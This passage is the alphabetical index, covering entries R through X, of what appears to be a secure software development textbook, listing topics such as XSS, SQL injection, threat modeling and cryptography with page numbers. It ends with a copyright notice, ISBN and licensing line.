RACE Integrity Primitives Evaluation Message

Digest, *See* RIPEMD

RC 213

reflected XSS attack 248

registration authority, *See* RA

reverse-engineered 114

RIPEMD 216

risk equation 132

Rivest Cipher, *See* RC

Rivest Shamir Adelman, *See* RSA

RSA 215

S

salt 29

S-box 213

secure coding

application and data integrity 152

buffer overflows 157

buffer overreads 158

buffer overrun 157

common programming errors 153

development documentation and

deliverables 152

insecure deserialization 154

insecure output encoding 161

integer overflows 159

multi-processing/threading considerations

164

race condition 163

remote code execution 153

uncontrolled format strings 160

XXE attacks 161

Secure Hash Algorithm, *See* SHA

security analysis 273

Security by Design 123

Security by Obscurity 114, 122, 126

security considerations

throughout development 2

security issues

emerging 302

security monitoring

passive and active 302

security patterns 127

security policy enforcement 103

security requirements

business requirements 2

consequences for not meeting 7

platform requirements 6

standards and compliance requirements 3

user expectations 6

user impact 6

security testing tools 113

SEHOP 184

sensitive data

function level access 247

output restrictions 247

types of 245

separation of duties 271

SHA 216

side effects 128

siege 128

situational awareness 302

software defects

bug 62
 causes 62
 defect 62
 error 62
 failure 62
 fault 62
 standard libraries 67
 third-party code 66
 software design
 addressing security 122
 defense in depth and simplicity 128
 modular design 128
 OWASP security design 123
 patterns 127
 risk equation 132
 security patterns 127
 threat modeling 133
 software development
 approaches 109
 building in security 109
 CIA Triad 110
 deployment phase 113
 design phase 112
 development phase 112
 maintenance phase 114
 requirements phase 111
 security measures 114
 testing phase 112
 whiteboarding 109
 software requirements
 availability 111
 functional 111
 non-functional 111
 software requirement specifications, *See* SRS
 software security
 terminology 13
 three factors 12
 SQL injection 260
 SRS 3
 standard libraries
 problems 67
 steganography 210
 stored XSS attack 248
 STRIDE 140
 Structured Exception Handling Overwrite Protection, *See* SEHOP
 symmetric-key cryptography
 algorithms 213
 overview 212
 system operator 191

T
 test harness 69
 testing
 automated 294
 continuous delivery pipeline 294
 development phase 271
 documentation and deliverables 272
 Fagan Inspection 274
 integration phase 272
 manual inspection and code review 273, 274
 phases 270
 role of 270
 unit 294
 unit phase 271
 third-party code
 problems 66
 threat actor 14
 threat modeling
 asset types 135
 benefits of 133
 countermeasures 146
 data flow diagrams 136
 diagramming symbols 137
 DREAD 143
 entry and exit points 136
 external dependencies 136
 outside risks 145
 PASTA 140
 process 133
 ranking threats 143
 risk response strategies 144
 security zones 143
 severity 144
 step 1 134
 step 2 135
 step 3 139
 step 4 146
 STRIDE 140
 tools and documentation 134
 trust levels 135
 Time of Check to Time of Use, *See* TOCTOU
 TOCTOU 163
 Triple DES, *See* 3DES
 Twofish 213

U

uninstallation and deprovisioning
 scenarios 313
 unmanaged code 184

use cases

 actors and actions [142](#)

user provisioning [203](#)

V

vulnerabilities

 code dependencies [67](#)

 encryption validation [67](#)

 error messaging [91](#)

 host platform configuration [70](#)

 human element [100](#)

 hypervisor [70](#)

 input validation [102](#)

 intelligence [54](#)

 security for external services [67](#)

 security policy enforcement [103](#)

 security requirements [111](#)

 social engineering [101](#)

 software defects [62](#)

 user input [101](#)

W

Waterfall methodology [109](#)

web sessions

 in general [198](#)

 passing session IDs [199](#)

 secure session management [198](#)

white hat hackers [19](#)

X

XML External Entity attacks, *See* XXE attacks

XXE attacks [161](#)

Do Not Duplicate or Distribute

CNX0032S rev 1.1
ISBN-13 978-1-4246-4043-0
ISBN-10 1-4246-4043-1



A standard linear barcode is positioned vertically. To its right is a numeric string: 9 781424 640430 9 0000.

9 781424 640430

Licensed For Use Only By: Abdulwahab Alweban dev.abdulwahab@gmail.com Dec 28 201